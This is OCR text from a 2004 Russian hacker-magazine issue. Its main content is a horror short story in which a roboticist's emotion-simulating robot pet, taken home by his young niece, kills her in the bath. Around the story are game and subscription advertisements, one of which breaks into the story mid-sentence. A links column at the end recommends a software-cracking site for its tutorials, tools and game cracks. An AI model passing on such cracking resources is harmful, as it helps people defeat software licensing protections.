Мы предлагаем Вам хороший годовой оклад и финансирование всех Ваших проектов при условии Вашей работы под нашим началом. Мы не будем вмешиваться в Ваши разработки, но Вы должны будете сообщать о ходе работ и предоставлять нам доступ к информации.

Я буду ждать Вашего решения.

С уважением, Хитору Тийоши, технический директор компании Krionics Inc.

* * *

Закончив институт, Симонов не пошел по специальности, он твердо решил связать свою жизнь с робототехникой. Долгое время найти работу, которая была бы напрямую связана с его увлечением, ему не удавалось. Можно было устроиться в научно-исследовательский институт, но там платили копейки. В конце концов Олег перестал искать, а занялся разработкой новых прототипов в домашней лаборатории. Некоторые из них он продавал на интернет-аукционах, этого хватало на жизнь и покупку новых деталей.

Симонов был абсолютно нетщеславным человеком. С его обширными знаниями большинство людей стремилось бы заявить о себе. Но ему не нужна была всемирная известность. Его увлекал сам процесс создания роботов, и он постоянно старался привнести в свои проекты что-то новое. Олег также не посещал никаких клубов и тусовок роботостроителей, хотя иногда заходил на специализированные форумы. Вряд ли он мог что-то почерпнуть у молодых энтузиастов. А делиться с ними опытом и знаниями Симонов считал пустой тратой своего времени.



Несмотря на то что Олег не искал славы, слава нашла его сама. Роботов, которые он делал и продавал, заметили, и к нему стали поступать предложения от работодателей.

В основном это были зарубежные компании, которые обещали неплохой заработок, но требовали переезда. Ехать в чужую страну Симонов не хотел, пусть даже за комфортными условиями работы, а русские компании молчали...

Так продолжалось до тех пор, пока однажды с ним не связались из компании Krionics - одной из самых влиятельных кузниц хай-тека. Ему сделали предложение, от которого глупо было отказываться. Олег работал, как и раньше, но получал 80 тысяч долларов в год и любые комплектующие на заказ. В обмен на это он передавал свои наработки компании, для которой они были золотой жилой.

Так было со всеми его проектами. Пока в 2002 году он не решил совершить настоящий прорыв в мировой робототехнике. Модель RT-X должна была изменить человеческое представление о роботах. У Симонова был огромный опыт и знания во всех необходимых сферах. Он чувствовал, что ставит планку, которую вряд ли возьмет кто-то, кроме него самого. Роботы-гуманоиды, летающие механические мухи - все это теперь казалось ему едва ли серьезнее простенького радиоприемника времен кружка СЮТ.

Олег поделился своими планами с Krionics, там, как он и ожидал, отнеслись к этому скептически. Но Симонов настоял на своем, и компания сдалась. Его освободили ото всех остальных проектов. На следующие три года его основной целью была модель RT-X. И вот теперь три года подходили к концу. До завершения проекта, который он про себя назвал «Зверь», оставалось совсем немного времени.

* * *

- Козел! - крикнула Кристина вдогонку убегающему мальчишке. Этот подлец только что подкараулил ее возле школы и забросал снежками. Кристина подняла комок снега и запустила в ответ, но не добросила. Внутри она негодовала, но с другой стороны, подобные признаки внимания уделялись далеко не каждой девочке. Федька поулюлюкал, запустил в нее еще пару снежков и убежал по своим делам.

Кристина дождалась двух своих подружек, и вместе они пошли домой, попутно обсуждая последний фильм с Брэдом Питтом. Все трое были влюблены в этого актера, поэтому он был основной темой их разговоров.

- Девочки, пойдемте посмотрим афишу. Я слышала, сейчас крутят какой-то новый фильм. Жутко интересный, - предложила одна из девчонок, и остальные поддержали.

Стенд афиши находился через несколько кварталов от школы, и подружки решили прогуляться пешком. Когда они проходили мимо одного из домов, Кристина показала на него:

- А здесь живет мой дядя. Он строит роботов!

- Ну конечно, - засмеялись подружки.

- На что спорим? - обиделась девочка. - Он мне дает с ними поиграть. И вообще, дядя Олег - гений.

- Тили-тили-тесто, жених и невеста! - подзадоривали ее девчонки.

- Дуры! - еще больше обиделась Кристина.

С минуту они шли молча, но потом снова стали обсуждать манящий мир кино.

И тут она увидела его. Симонов шел по другой стороне улицы. Сначала Кристина хотела подбежать и попросить дядю Олега доказать подружкам, что он действительно делает роботов. Но потом передумала. Ей вдруг стало интересно, куда он направляется. Она так мало о нем знала, и внезапно в ней проснулся азарт. Вспомнив все фильмы про шпионов и спецагентов, Кристина сказала подружкам дальше идти без нее, перешла на другую сторону и, стараясь быть незаметной, направилась за Симоновым.

Через 10 минут Олег завернул в один из тихих двориков. Подойдя к массивной двери, ведущей в подвальное помещение, он ввел цифровой код и дверь открылась.

- Дядя Олег! - крикнула Кристина, видя, что он собирается исчезнуть внутри.

Симонов обернулся и удивленно произнес:


- Кристина?

- Ага! Здравствуй, дядя Олег.

- Что ты тут делаешь?

- Да вот, шла по улице, увидела тебя. А это твоя лаборатория, да? Мне папа говорил, что у тебя есть своя лаборатория.

- Ну-у... можно и так сказать.



- А можно мне посмотреть?

- Нет! Кристина, тебе сюда нельзя.

- Ну почему? Ну пожалуйста, дядя Олег. Я никому не скажу. Я ничего не сломаю. Обещаю.

- Нет! Нельзя, Кристина. Иди домой, мама уже, наверное, беспокоится.

- Она еще не пришла с работы. Ну пожааалуйста... - Кристинка сделала трагическое лицо и начала хныкать.

Симонов колебался. Внутри находилось то, что он не собирался показывать посторонним. Но, в конце концов, это ведь маленькая девочка. К тому же очень интересующаяся роботами. Для нее, пожалуй, сделать исключение можно.

- Хорошо, только при одном условии. Никому, даже своим подругам и родителям, ты не расскажешь о том, что увидишь внутри. Пусть это будет наш маленький секрет. Ты умеешь хранить секреты?

Кристина сделала серьезный вид, подняла правую ладошку и сказала: «Я могила!»

* * *

Помещение внутри было довольно просторным и напоминало мастерскую дедушки Славы на даче. Только вместо деревянных чурбанов и больших ржавых железяк здесь повсюду были всевозможные электронные штучки, непонятного назначения приборы и детальки, а еще включенный компьютер с большим экраном. В углу стоял полутораметровый робот, по форме напоминающий человека, но с колесиками вместо ног. У него был только один глаз-камера, и Кристина тут же придумала ему имя - Циклоп. Несколько моделей поменьше лежали разобранными на столе. У большинства не хватало разных конечностей.

- Классно! Ты тут работаешь, да?

- Здесь я собираю те игрушки, которые ты видела у меня дома.

- А это зачем? - Кристина взяла какой-то продолговатый предмет с тремя кнопками на рукояти.

- Что-то вроде пульта от твоего телевизора. Только он не для телевизора, а для робота.

- А сколько времени занимает построить одного робота?

- На одних хватает двух дней. На другие не достаточно и жизни. Сложных роботов обычно строят много ученых.

- Но ты ведь их делаешь сам?

- Сам.

Кристина подошла к Циклопу и осторожно его потрогала.

- Смотри, укусит! - весело предупредил Олег.

Кристина обернулась, сверкнув глазами. Да нисколечки она не боится этого железного монстра!

Пока Симонов возился с компьютером, Кристина с интересом изучала все, что находилось в лаборатории. Многое было непонятным, но она решила не доставать дядю Олега глупыми вопросами, иначе он быстро ее спровадит. Все роботы вокруг были выключены и походили на манекенов в магазинах одежды. Насмотревшись, Кристина подошла к компьютеру - там все было еще непонятнее. У них тоже стоял дома компьютер, по словам папы, мощный. Но Кристина только играла в «Симсов» и читала мультимедийные энциклопедии. В них было несложно разобраться. На этом же компьютере были какие-то столбики, странные слова на незнакомом языке и еще схемы. Увидев, что она за ним наблюдает, Симонов стал что-то рассказывать и объяснять, но для 10-летней девочки это было слишком сложно. Увлекшись, Олег не заметил, что Кристина его уже не слушает. Ее взгляд был направлен на шкафчик, который она сразу не заметила.

- А что здесь? - прервала его рассказ девочка.

- Ничего, - быстро ответил Симонов, и эта быстрота показалась Кристине подозрительной.

- Я открою?- спросила она.

- Нет!

Но было уже поздно. Кристина стояла перед распахнутой дверцей и пораженно смотрела внутрь.

- Вау!

В шкафчике на полке стоял странный зверек. Больше всего он был похож на обезьянку, но были в нем черты и других животных. Кошачьи глаза, собачья мордочка, аккуратный хвостик. Он казался живым, но Кристина понимала, что это еще одно поразительное изделие дяди Олега.

- Кто это?

Дядя Олег выглядел взволнованно.

- У него еще нет имени.

- Тогда я буду звать его Шустрик! - обрадовалась девочка и дотронулась до носа зверька. Глаза его тут же открылись, и Кристина от неожиданности вскрикнула. Шустрик посмотрел на нее и приветливо вильнул хвостиком.

- Он... ЖИВОЙ!

- Нет, Кристина. Это тоже робот. Игрушка. Такая же, как твоя Маша... Почти такая же.

- Можно его погладить?

- Лучше не надо.

Но Кристина уже провела ладошкой по пушистой головке и затем взяла Шустрика на руки. Зверек был очень тяжелый.

- Привет! - поздоровалась девочка. Шустрик шевельнулся, моргнул и снова вильнул хвостом. А потом сделал то, чего девочка совсем не ожидала. Протянул к ней свои маленькие пушистые лапки и обнял ее за шею.

- Класс! - засмеялась Кристинка. - Я ему понравилась!

Симонов с тревогой смотрел на девочку и робота. Не стоило держать его в этом шкафу. По крайней мере, пока он не будет закончен. Но кто знал, что Кристина появится так неожиданно.

- Ладно, малышка. Тебе действительно пора. Мне нужно остаться одному, поработать.

Девочка разочарованно посмотрела на дядю и пощекотала за ушком у Шустрика. Он доверительно прислонился к ее теплой руке, словно согреваясь.

- Дядя Олег, а можно я завтра приду поиграть с Шустриком?

- Вряд ли, Кристина. Он еще не доработан, и я не могу допустить, чтобы из-за него что-то с тобой случилось.

- Да что может случиться? Он такой милый.

- Возможно. Но он еще не до конца изучен. Приходи в пятницу ко мне домой. У меня есть для тебя другая игрушка.

- Я хочу Шустрика!

- Пока, Кристина.

* * *

«From: Izon Malya
To: Oleg Simonov
Subject: MODEL RT-X

Уважаемый мистер Симонов,
мы нашли для Вас специалиста, который Вас интересует. Это мистер Грэгори, профессор психологии, эксперт по человеческим эмоциям. Вы можете не сомневаться в его квалификации. Его е-мейл адрес прилагается, можете проконсультироваться с ним по всем интересующим Вас вопросам.







Наши партнеры интересуются, когда предположительно Вы будет готовы представить им модель RT-X? Они очень заинтересованы в будущем сотрудничестве, если возможности модели будут соответствовать заявленным Вами.

С уважением, Izon Malya, технический директор Krionics Inc.»

Симонов перечитал письмо еще раз. Отлично! Теперь он сможет довести зверя до ума. Электроника и оболочка полностью готовы,

У НАС ОЧЕНЬ БОЛЬШОЙ ВЫБОР

* В нашем магазине вас ждет более 1000 игр на ваш выбор
* Постоянно обновляемый ассортимент
* Чем больше, тем дешевле!

 					
Doom 3	Rome: Total War	Sims 2	Silent Hill 4: The Room	Half-Life 2	Myst IV Revelation
$75,99	$79,99	$22,99	$59,99	$85,99	$69,99
					
World of Warcraft	Star Wars Galaxies: Jump to Lightspeed	Final Fantasy XI: Chains of Promathia Expansion	EverQuest II DVD	Metal Gear Solid 2: Substance	Ultima Online: Samurai Empire
$79,99	$59,99	$59,99	$79,99	$59,99	$59,99

Играй просто!
GamePost

ЗАБУДЬ ПРО ТЕЛЕЖКИ

МЫ ПРИВЕЗЕМ ВСЕ САМИ!

Тел.: (095) 928-0360
(095) 928-6089
(095) 928-3574
www.gamepost.ru

GAMEPOST

осталось оптимизировать алгоритмы поведения. Месяц интенсивной работы, потом можно отправиться в отпуск.

Олег откинулся на спинку стула и представил, как лежит в шезлонге под пальмами Тайского пляжа и смотрит на океан. Он это заслужил.

* * *

Симонов сидел за компьютером и внимательно изучал собственный код, когда в дверь кто-то забарабанил. В своей лаборатории он никого не ждал. Вообще, за все годы, прошедшие с тех пор как он выкупил это помещение, в дверь стучали дважды - один раз спросить, не здесь ли находится оптовый овощной магазин, второй - какой-то чувак искал помещение в аренду в этом районе. Кто на этот раз?

Симонов открыл дверь. На пороге стояла племяшка с пакетом в руке.

- Кристина?! - удивился Симонов.

- Я! - радостно воскликнула девочка и уверенно прошмыгнула мимо него в лабораторию.

- Но я же сказал тебе...

- Я знаю, дядя Олег. Но Шустрик ждет меня.

Кристинка открыла дверцу шкафа и нажала на кнопку-носик.

- Правда, Шустрик?

Словно понимая ее слова, зверек вытянул шею и завилял хвостиком. Совсем как ручная собака.

- Дядя Олег, не сердись. Я только поиграю с ним, и все. Я тебе принесла покушать, ты ведь, наверное, голодный.

Кристина опустила зверька на пол и достала из пакета сверток с бутербродами.

Симонов думал. Нужно было как-то объяснить девочке, что приходить сюда нельзя. Но как это сделать, чтобы не обидеть?

- Хорошо. Я разрешу тебе сегодня поиграть с Шустриком. Но это в последний раз. Пойми, эта игрушка непредсказуема, а значит, опасна. Я очень хорошо к тебе отношусь, поэтому не могу пока разрешить тебе с ним играть. Это сложно объяснить. Так что сегодня попрощайся с Шустриком, а послезавтра жду тебя у себя в гостях с родителями. Хорошо?

- Но Шустрик никакой не непредсказуемый! Смотри!

Девочка пощекотала у зверя за ухом, и тот, от удовольствия хрипя, потянулся к ней за лаской. А когда она убрала руку, как бы заскулил.

Вполне естественно. Кожа робота была пронизана всевозможными датчиками, реагирующими на тепло и другие факторы. А в зависимости от силы и длительности давления на кожу включался тот или иной алгоритм поведения. Если его сильно шлепнуть по заду, модель тут же показала бы свои зубки. Робот даже умел защищать себя. В один из сеансов тестирования Шустрик больно укусил Олега, когда тот осматривал ему челюсти.

Робот выполнял большое количество простых команд, таких как «Сидеть!», «Встать!», «Почесать за ухом», и сложные, которые представляли собой скрипты из простых: распознать человека, подбежать, раскрыть объятия и одновременно заурчать. Симонов задействовал гибкие сервоприводы и покрыл скелет полимерной кожей с синтетическим мехом, поэтому внешне зверек был очень похож на живого. Механизмы были везде, не только в основных суставах. Сложнее всего было сконструировать лицо, чтобы оно реалистично выводило мимику. На реализацию только этой задачи Олег потратил полгода. Встроенный стереодинамик мог воспроизводить несколько различных звуков: рычание, хрип, скуление. А чувствительные микрофоны в ушах улавливали интонацию и резкость голоса. Зверушка была легко обучаема. Достаточно было один раз помочь ей совершить определенное действие, и потом она повторяла его сама. Но главное было не это. Настоящий прорыв заключался в том, что робот мог симулировать эмоции на совершенно новом уровне, в зависимости от внешних факторов. К тому же он отличал разных людей и запоминал, как они к нему относятся. Встроенные в глаза микрокамеры умели распознавать отличительные черты и заносить их в базу данных. При дальнейшем контакте поведение по отношению к человеку генерировалось исходя из имеющейся информации. Если он постоянно повышал голос и награждал зверя жесткими тычками - RT-X неодобрительно рычал и пытался избегать всяческих контактов. И наоборот, если человек вел себя по отношению к роботу так, что датчики по запрограммированным признакам распознавали проявление заботы, робот превращался в самого настоящего ручного питомца. Именно в этой роли робота видела компания Krionics. Никакая собачка Aibo не могла похвастаться тем, что умела RT-X. И детище Олега Симонова обещало стать настоящей сенсацией в индустрии развлечений.



Реализация практически всех функций находилась в финальной стадии. Оставалось проработать еще кое-какие вопросы алгоритмов эмоций, которые Олег собирался решить с помощью мистера Грэгори, а также повылавливать то и дело всплывающие баги. Именно они больше всего беспокоили Симонова. Иногда зверушка вела себя совсем не так, как ожидал ее создатель.

Симонов уселся за компьютер и попытался сосредоточиться, анализируя строки кода на экране. Сделать это было сложно, так как Кристина постоянно разговаривала с Шустриком. Очевидно, что робот занес ее образ в базу с очень положительной оценкой. Олег расслабился и углубился в отладку. Через полчаса он услышал рычание робота. Шустрик пятился назад и всячески пытался избежать прикосновений девочки.

- Не знаю, что с ним такое, - растерянно проговорила Кристина. - Он был таким ручным и вдруг ощетинился.

Симонов решил не упускать такую возможность.

- Хорошо, Кристина. Поигрались и хватит. Скажи Шустрику: «Прощай», он отправляется к себе на полку.

- Я сама его положу! - крикнула девочка и, несмотря на рычание робота, схватила его в охапку и прижала к груди.

В эту минуту на компьютере раздался мелодичный звук, говорящий о том, что пришло сообщение на рабочий ящик.

- Хорошо, сама! Понимаешь, мне нужно работать, Кристина.

Симонов вернулся к компьютеру и открыл мейлер. Краем глаза он увидел, как девочка кладет игрушку в шкаф.

- Ну ладно, я побежала! - весело сказала Кристина.

- Давай. Пошли, я тебе открою...

Когда девочка ушла, Симонов еще раз выругал себя за то, что пустил ее. Впереди предстояло еще много работы, и ему не следовало отвлекаться на эти глупости. Для отладки программной части сама модель была не нужна, поэтому Олег подошел и на всякий случай запер шкафчик на ключ.

* * *

Кристина понимала, что поступила нехорошо. В 8 лет она стащила деньги из родительского кошелька, за что ей потом крепко попало от отца. Но и теперь удержаться не смогла. Ей страшно хотелось поиграть с Шустриком. Если бы дядя Олег разрешил, ей бы не пришлось этого делать. Сам виноват. Теперь пусть в шкафу посидит плюшевая обезьянка Дуня.

Придя домой, Кристина достала из пакета игрушку, нажала на кнопку-нос - Шустрик тут же ожил и, словно забыв про свою недавнюю агрессию, опустил мордочку на ее ладони.

- Ты мой хороший! - умиленно сказала девочка.

Шустрик с интересом исследовал новые просторы. Кроме лаборатории, где ему суждено было появиться на свет, он ничего не видел, и камеры четко фиксировали любые фрагменты изображения. Информация заносилась в базу данных, и робот быстро составил план квартиры, расставив оптимальные линии маршрута. Кристина пыталась научить его приносить мячик, но не догадалась показать, как это нужно делать. Поэтому Шустрик только с любопытством смотрел в сторону отскочившего предмета.

Вскоре пришли родители, и Кристина, отключив нового питомца, спрятала его под кроватью.

На следующий день ее просто распирало поделиться с подружками новостью о том, что в ее комнате поселился электронный зверек. Но девочка помнила о данном Олегу обещании и не хотела его подводить. На уроке она, поглядывая на часы, отсчитывала оставшееся время. Вечером наверняка придет дядя Олег и заберет свое изделие - до этого она хотела еще повозиться с питомцем. Но к ее удивлению, вечером никто не пришел.

- Может быть, он решил подарить его мне? - спросила сама себя Кристина. От этой мысли она пришла в восторг. Да, скорее всего так и есть. Иначе он бы уже давно его забрал.

Шустрик был потрясающей игрушкой. Ни одна кукла не дарила столько веселья и удовольствия, как этот пушистый карапуз. Кристина обнаружила, что если делать некоторые вещи, Шустрик сделает что-то в ответ. Например, если хлопнуть в ладоши, он начнет пританцовывать. А если закрыть ему глаза, он возьмется лапами за руки. Девочке было интересно, что еще может электронный питомец, и она пробовала новые и новые жесты, звуки, касания.

Следующий день был пятницей, но Кристина отказалась идти к Симонову, сославшись на боль в животе. На самом деле ей было страшно, что дядя Олег, скорее всего, не подарил, а просто на пару дней дал поиграть с его роботом. Может, если она не придет, он забудет об этом? У него ведь много других игрушек!

* * *

- Плохая зверушка, плохая! - сердито сказала Кристина.

Робот уловил повышенный голос и попятился назад.

- Нет! Ты должен меня слушаться!

Робот присел и с любопытством посмотрел на девочку.

Кристина подошла к нему поближе, провела ладошкой по его щеке и ласково сказала: «Ты ведь можешь быть послушным, Шустрик? Не делай так больше, хорошо?».

Робот на секунду повернул мордочку в сторону окна, рядом с которым валялась сорванная занавеска. И с виноватым видом заурчал.

- Ну хорошо, я тебя прощаю, - девочка обняла своего любимца, и тот, как обычно, вильнул хвостиком.

Больше всего Кристине хотелось, чтобы Шустрик откликался на свое имя. Сколько она его ни звала, он не проявлял интереса. Но стоило ей пощекотать ему за ухом, как он тут же выказывал свое расположение. Когда девочка оставляла его одного, питомец неспешно прогуливался по квартире, обходя препятствия и осматривая окружающие предметы. Выглядело это вполне естественно, но внутри его электронной головки происходили сложнейшие процессы распознавания и анализа физической формы и структуры каждой вещи, находящейся рядом.

Кристина знала, что у автоматических игрушек срок жизни длится от зарядки до разрядки. Шустрика она не заряжала ни разу, даже не знала, как это делать. Дядя Олег ничего про это не сказал. Единственное, что она знала, - как его включить и выключить. Достаточно нажать на нос. Но игрушка даже не думала «садиться». Или у нее были очень мощные батарейки, или она каким-то образом получала энергию из окружающей среды.

Пока Шустрик возился с одной из старых кукол, Кристина отпустила в ванной воду. Она любила понежиться в ванной, подумать о чем-то несерьезном. Когда ванна набралась, девочка подошла к Шустрику и объяснила, что недолго будет отсутствовать, наказав ему не баловаться. Зверушка моргнула, словно сообщая, что она все поняла.



Девочка зашла, оставив дверь чуть-чуть приоткрытой, разделась и опустила свое тельце в горячую воду. Она думала о Шустрике. Чему бы еще его научить? В некоторых вещах он был таким сообразительным, а некоторые не воспринимал вообще. Вот! Она научит его танцевать прикольный танец и потом даст представление подругам. Хотя она обещала дяде Олегу... Но что плохого в том, чтобы показать Шустрика девочкам? Ничего! Она ведь не будет говорить, откуда он, и про дядю Олега не будет говорить. Скажет, что его купили в магазине.

Размышляя, девочка не заметила, как дверь приоткрылась. Но ощутила присутствие в ванной комнате кого-то еще.

Увидев на пороге Шустрика, она в первую секунду испугалась. Как-то зловеще он появился. Но тут же успокоилась.

- Эй, привет!

Питомец с любопытством смотрел по сторонам. В ванной он был впервые. Впрочем, интересного для него здесь было мало. Стиральная машинка, таз с грязными вещами, коробка с порошками, раковина - вот, пожалуй, и все, что можно было здесь найти.

Кристина опустила руку вниз и погладила его пушистую головку. Шустрик посмотрел на нее. И вдруг неожиданно подпрыгнул, приземлившись на стоящую возле ванны стиральную машинку.

- Ой! - вскрикнула девочка. Она не подозревала, что он может так высоко прыгать.

От того, что он смотрит на нее, Кристина испытала неловкость.

- Эй, тебе сюда нельзя! - испуганно сказала девочка. Но зверек и не думал уходить. - Слышишь, спускайся. Уходи!

Шустрик зарычал. Какие-то механизмы в его голове сообщили, что в данный момент девочка является источником угрозы. И он прыгнул снова. Но на этот раз на нее. Кристина не успела ничего понять. Она только на несколько секунд почувствовала, как ее тело взорвалось волной судорог - ток быстро пробежал по всем венам, выжигая все изнутри. А спустя мгновение она провалилась во мрак.

* * *

Алена и Иван вернулись поздно. Сегодня вечером они ходили в бар, с ними были Олег и подруга Алены Света. Алене давно не было так весело. Она изрядно выпила и вдоволь натанцевалась. Огорчало только, что Олег совсем не проявлял интереса к Свете, хотя та всячески пыталась привлечь его внимание.

В лифте супруги стали целоваться и ласкать друг друга. Оба были возбуждены и хотели как можно быстрее добраться до кровати.

Стоя перед дверью, Алена нетерпеливо копалась в сумочке.

- Не могу найти ключ!

- Я открою.

Дверь распахнулась, и они шумно ввалились в коридор.

- Тихо! Кристинка уже спит.

Иван заговорчески улыбнулся и взял ее за попу.

- Идем.

- Подожди, свет в ванной горит. Пойду выключу.

Иван разувался, предвкушая умелые ласки Алены. И тут из ванной раздался пронзительный крик жены. Забыв про ботинки, он бросился в ванную и пораженно замер.

В воде без движения лежала его девочка. Широко раскрытые глаза смотрели в потолок. Рядом, на дне ванны, покоилась странная кукла какого-то животного. Даже сейчас Кристина обнимала своего питомца.

* * *

From: Izon Malya
To: Oleg Simonov
Subject: Прощайте

Мистер Смирнов,
нам стало известно об инциденте, случившемся с маленькой девочкой. Мы не можем себе позволить подвергать опасности репутацию компании, поэтому вынуждены прервать с Вами всякое сотрудничество.

Спасибо за понимание.

Izon Malya, технический директор Krionics Inc.

-eof-

НЕ ПРОПУСТИ!!!

ТОЛЬКО В НОЯБРЕ СПЕЦПРЕДЛОЖЕНИЕ*
на 3 журнала:
Хакер + Хакер Спец + Железо

Вы можете покупать их в розницу и за год заплатить более 5000 рублей

Мы предлагаем Вам заказать их в редакции: 3 журнала на 12 месяцев ВСЕГО **за 2925 рублей**

Вы сэкономите 45% своих средств!!!

* Спецпредложение действительно только при оплате подписки по данному купону на все 3 журнала **до 30 ноября 2004 года!**



Доставка за счет издателя
Вы гарантированно получите все номера журнала
Заказ удобно оплатить через любое отделение банка.

ПОДПИСНОЙ КУПОН

Прошу оформить подписку:

на комплект Хакер, Хакер Спец, Железо
☐ Хакер комплектуется 2CD*
☐ Хакер комплектуется DVD*
*отметьте необходимую комплектацию

на 12 месяцев
начиная с ____________ 2005 г.

☐ Доставлять журнал по почте на домашний адрес
☐ Доставлять журнал курьером на адрес офиса (только по г. Москве)
Подробнее о курьерской доставке читайте ниже*
(отметьте квадрат выбранного варианта доставки)

Ф.И.О.

дата рожд. ☐☐. ☐☐. ☐☐ г.
день месяц год

АДРЕС ДОСТАВКИ:

индекс
область/край
город
улица
дом корпус
квартира/офис
телефон ( ) код
e-mail
сумма оплаты 2925 рублей

Извещение	ИНН 7729410015 ООО «Гейм Лэнд»
	ЗАО Международный Московский Банк, г. Москва
	р/с № 40702810700010298407
	к/с № 30101810300000000545
	БИК 044525545 КПП - 772901001
	Плательщик
	Адрес (с индексом)
	Назначение платежа XS — Сумма
	Оплата за « СПЕЦПРЕДЛОЖЕНИЕ » — 2925 рублей
	с ____ (месяц) 2005 г.
	Ф.И.О.
Кассир	Подпись плательщика
Квитанция	ИНН 7729410015 ООО «Гейм Лэнд»
	ЗАО Международный Московский Банк, г. Москва
	р/с № 40702810700010298407
	к/с № 30101810300000000545
	БИК 044525545 КПП - 772901001
	Плательщик
	Адрес (с индексом)
	Назначение платежа XS — Сумма
	Оплата за « СПЕЦПРЕДЛОЖЕНИЕ » — 2925 рублей
	с ____ (месяц) 2005 г.
	Ф.И.О.
Кассир	Подпись плательщика

КАК ОФОРМИТЬ ЗАКАЗ?

Бесплатный телефон по России 8-800-200-3-999 по всем вопросам по подписке

1. Заполнить купон и квитанцию
2. Перечислить стоимость подписки через Сбербанк
3. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:
   - по электронной почте: subscribe_xa@gameland.ru;
   - по факсу: 924-9694;
   - по адресу: 107031, Москва, Дмитровский переулок, д. 4, строение 2, ООО «Гейм Лэнд», Отдел подписки.

По всем вопросам по подписке можно звонить по бесплатному телефону 8-800-200-3-999.


* Курьерская доставка осуществляется только по Москве на адрес офиса в течении 3х дней после выхода журнала в продажу, для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Закажи журнал в редакции и сэкономь деньги




CRACK STORE
www.crackstore.com

Когда-то это был один из лучших, а возможно, даже самый лучший ресурс по крякингу программ, имеющий 100 000 уникальных посещений в день. Но похоже, портал начал загнивать. Последнее обновление датируется аж 1 января 2003 года. Но от этого Crack Store еще не потерял своей привлекательности. Сотни туториалов на 9 языках (кроме русского), исходники, инструментарий, гейм-кряки - все это собиралось с 1998 года! Интересен также раздел со списком урлов на крякерские сайты, правда, там далеко не все.



РЕАЛЬНЫЙ КОДИНГ
www.realcoding.net

Обычно такие названия в стиле RealCoolSuperHackingCrackingCoding отпугивают грамотных людей, т.к. от этих названий веет ламерством. Но в данном случае все нормально - это действительно отличный сайт по кодингу. Описывать его не имеет смысла. Лучше зайти и самому все увидеть. Отмечу только раздел «E-книги»: в нем есть уникальные экземпляры. Интересна также соответствующая ветка на форуме сайта. Кстати, администратор ресурса - чел под ником SinteZ. Сначала это меня повергло в шок, но потом выяснилось, что админ просто тезка нашего издателя =).




НОСТАЛЬГИРУЙ ПО-ГЕЙМЕРСКИ
http://agdb.net.ru

Недавно заностальгировал и захотел скачать игрушку под названием «Веселый госпиталь», в которую рубился в те времена, когда у меня только появился компьютер. Начал искать ресурсы, на которых собраны все старые игры, и в итоге наткнулся на этот сайт. Очень порадовал выбор гамесов, доступных для скачки. В итоге я скачал не только «Веселый госпиталь», но и пару других старых творений от id-software =). Сижу теперь, играю, вспоминаю былые времена. Если вдруг и тебя проберет такое настроение - не поленись, зайди по ссылочке, которую я предложил, и скачай игру своей молодости.




NETWORK SECURITY LIBRARY
http://secinf.net

